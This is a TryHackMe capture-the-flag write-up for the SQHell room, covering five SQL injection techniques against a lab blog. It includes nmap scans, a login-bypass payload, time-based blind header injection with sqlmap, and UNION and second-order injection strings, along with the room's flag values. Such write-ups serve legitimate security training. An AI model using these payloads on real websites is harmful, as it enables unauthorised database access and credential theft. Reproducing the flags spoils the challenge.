
Overview
SQHell is a web-focused TryHackMe challenge built around several different forms of SQL injection. Across five flags, the application exposes vulnerable input through a login form, an HTTP header, a username-check endpoint, and multiple id parameters.
The room covers authentication bypass, UNION-based SQL injection, time-based blind injection with sqlmap, and a more unusual second-order injection where data returned by one query is later used inside another.
Attack Chain
- Enumerate the exposed services and identify the web application
- Bypass the login form with a basic SQL injection payload
- Inject through the
X-Forwarded-Forheader and confirm a time-based blind SQL injection - Use
sqlmapto enumerate and dump the first flag table - Exploit the registration username-check endpoint with blind SQL injection
- Enumerate the
/user?id=parameter withUNION SELECT - Identify a second-order SQL injection executed through a secondary posts query
- Enumerate the
/post?id=parameter manually withUNION SELECT - Extract the remaining flags directly from the MySQL databases
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan.
export IP=10.82.174.40; export NAME=SQHELL; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -p- -v -oA scans/nmap_allports_$NAME
The open TCP ports are:
22,1337
We then run a service and version scan against the discovered ports.
ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -A -oA scans/nmap_initial_$NAME -v

Findings
Only two TCP ports are exposed: SSH (22) and the web application on port 1337. The challenge is focused almost entirely on the web application, so we move directly to HTTP enumeration.
Flag 1: Authentication Bypass
Browsing to the application reveals a basic blog with options to log in or register.

The blog posts show a user named admin, giving us a likely username to test against the login form.
We try a basic SQL injection authentication-bypass payload:
admin' or 1=1-- -
The password field can contain any value because the injected condition forces the SQL query to evaluate as true.

The login succeeds and the first flag is displayed.

THM{FLAG1:E786483E5A53075750F1FA792E823BD2}
Flag 2: Header-Based Blind SQL Injection
Identifying the Injection Point
The /terms-and-conditions page states that our IP address is logged for analytics.

This suggests that the application may be reading an HTTP header such as X-Forwarded-For and storing it in the database.

We intercept the request in Burp Suite and add the header:
X-Forwarded-For: 127.0.0.1

To test whether the header value is being inserted into a SQL query, we use a generic MySQL time-based payload from the SQL Injection Payloads List:
https://github.com/Ninja-Yubaraj/SQL-Injection-Payloads-List
' AND (SELECT * FROM (SELECT(SLEEP(5)))bAKL) AND 'vRxe'='vRxe
The response takes approximately five seconds before returning 200 OK, confirming that the injected SLEEP(5) function is being executed.
Automating the Blind Injection with sqlmap
Because this is a time-based blind injection, manually extracting the database would be slow. We move the request to sqlmap.
The * marker is important because it tells sqlmap exactly where inside the custom header value to inject.
sqlmap -u "http://$IP/terms-and-conditions" \
  --headers="X-Forwarded-For: 127.0.0.1*" \
  --batch
sqlmap confirms that the header is vulnerable to time-based blind SQL injection.

We enumerate the current database:
sqlmap -u "http://$IP/terms-and-conditions" \
  --headers="X-Forwarded-For: 127.0.0.1*" \
  --batch --current-db
The current database is:
sqhell_1

Next, we enumerate its tables.
sqlmap -u "http://$IP/terms-and-conditions" \
  --headers="X-Forwarded-For: 127.0.0.1*" \
  --batch -D sqhell_1 --tables

The database contains a flag table, so we dump it directly.
sqlmap -u "http://$IP/terms-and-conditions" \
  --headers="X-Forwarded-For: 127.0.0.1*" \
  --batch -D sqhell_1 -T flag --dump

THM{FLAG2:C678ABFE1C01FCA19E03901CEDAB1D15}
Flag 3: Blind SQL Injection in Username Check
Registration Endpoint
We navigate to the registration page and try to create an account with:
tester:Pass1234!
The application responds that registrations are closed.

Inspecting the registration process in Burp Suite reveals a separate username-check request using a query parameter:
/register/user-check?username=tester

The username parameter is an obvious candidate for SQL injection, so we send the endpoint directly to sqlmap.
sqlmap "http://$IP/register/user-check?username=tester" --batch
sqlmap confirms that the parameter is vulnerable and identifies a time-based blind injection technique.

Database Enumeration
We retrieve the current database.
sqlmap "http://$IP/register/user-check?username=tester" --batch --current-db
The database is:
sqhell_3

Next, enumerate the tables.
sqlmap "http://$IP/register/user-check?username=tester" --batch -D sqhell_3 --tables
The database contains flag and users.

We dump the flag table.
sqlmap "http://$IP/register/user-check?username=tester" --batch -D sqhell_3 -T flag --dump
The third flag is returned.

THM{FLAG3:97AEB3B28A4864416718F3A5FAF8F308}
Flag 4: Second-Order UNION-Based SQL Injection
Initial /user?id= Injection
From the main blog page, clicking a username leads to a page containing an id parameter.

We test the parameter with UNION SELECT and determine that the original query returns three columns, with the first two visible in the page.
-1 union select 1,2,3-- -

Now we use the visible columns to enumerate the active database and database user.
-1 union select database(),user(),3-- -
This returns:
Database: sqhell_4
User: user_4@localhost

We enumerate the tables in sqhell_4.
-1 union select 1,group_concat(table_name),3
from information_schema.tables
where table_schema='sqhell_4'-- -

From this injection context, we can access the users table. We enumerate its columns.
-1 union select 1,group_concat(column_name),3
from information_schema.columns
where table_name='users'-- -
The columns are:
id,password,username

We dump the user data.
-1 union select 1,group_concat(id,password,username),3
from sqhell_4.users-- -
This returns:
id: 1
username: admin
password: password

The credentials do not lead directly to the flag, so we inspect how the page processes the returned user data.
Discovering the Second-Order Query
The page also displays posts associated with the selected user. This suggests that data returned from the first query may be passed into a second database query.
We inject a second UNION SELECT as a string inside the first injection:
-1 union select "1 union select 111,222,333,444",2,3-- -
An additional post appears on the page. This confirms that our first injection is influencing a secondary query used to retrieve posts.

We can now enumerate the database from inside that second query.
-1 union select "1 union select 111,database(),333,444",2,3-- -
The secondary query is also running against sqhell_4.

Next, we retrieve the user executing the second query.
-1 union select "1 union select 111,current_user(),333,444",2,3-- -
The result shows a different database user from the first injection point, indicating that the secondary query is running under a different database context or privilege level.

Enumerating Through the Second Query
We enumerate the tables visible to the second query.
-1 union select "1 union select 111,group_concat(table_name),333,444 from information_schema.tables where table_schema='sqhell_4'",2,3-- -
This time, the output includes both flag and posts, rather than only the data we could access through the first query.

We enumerate the columns in the flag table.
-1 union select "1 union select 111,group_concat(column_name),333,444 from information_schema.columns where table_name='flag'",2,3-- -
The table contains:
id,flag

Finally, we read the flag through the second-order injection.
-1 union select "1 union select 111,group_concat(flag),333,444 from sqhell_4.flag",2,3-- -

THM{FLAG4:BDF317B14EEF80A3F90729BF2B426BEF}
Flag 5: UNION-Based SQL Injection
Testing /post?id=
Returning to the blog, individual posts use another id parameter.
The first post is:
/post?id=1

Adding a single quote causes a SQL syntax error, confirming that the parameter is being inserted into a SQL query without safe handling.

We first test a quoted UNION SELECT payload:
1' union select 1-- -

The quote is not required, so we remove it.
1 union select 1-- -
The application now reports a column-count error, which confirms that the UNION syntax is valid but does not yet match the original query.

After testing the number of columns, we find that the original query returns four.
1 union select 1,2,3,4-- -

The original post is still displayed, hiding our injected values. Setting the original id to -1 prevents a real row from being returned and makes the UNION output visible.
-1 union select 1,2,3,4-- -
Columns 2 and 3 are reflected in the page.

Database Enumeration
We use the visible columns to retrieve the database name and current user.
-1 union select 1,database(),user(),4-- -
The results are:
Database: sqhell_5
User: user_6@localhost

Next, enumerate the available databases with group_concat() so all results can be displayed in a single reflected field.
-1 union select 1,2,group_concat(schema_name),4
from information_schema.schemata-- -
Only the default information_schema and the application database sqhell_5 are visible.

We enumerate the tables in sqhell_5.
-1 union select 1,2,group_concat(table_name),4
from information_schema.tables
where table_schema='sqhell_5'-- -
The flag table is returned.

Next, enumerate the columns in the flag table.
-1 union select 1,2,group_concat(column_name),4
from information_schema.columns
where table_name='flag'-- -

Finally, read the contents of the table.
-1 union select 1,2,group_concat(id,flag),4
from sqhell_5.flag-- -
The fifth flag is returned.

THM{FLAG5:B9C690D3B914F7038BA1FC65B3FDF3C8}
Key Takeaways
SQHell is a useful demonstration of how SQL injection can appear in far more places than a login form. The five flags cover authentication bypass, blind injection through an HTTP header, injection in an asynchronous username-check request, standard UNION-based extraction, and a second-order query where attacker-controlled SQL is carried into another database operation.
The room also reinforces a practical workflow for SQL injection testing: identify where user-controlled data reaches the database, determine whether results or errors are reflected, establish the number of columns for UNION attacks, use information_schema for manual enumeration, and switch to tools such as sqlmap when blind extraction would otherwise be too slow.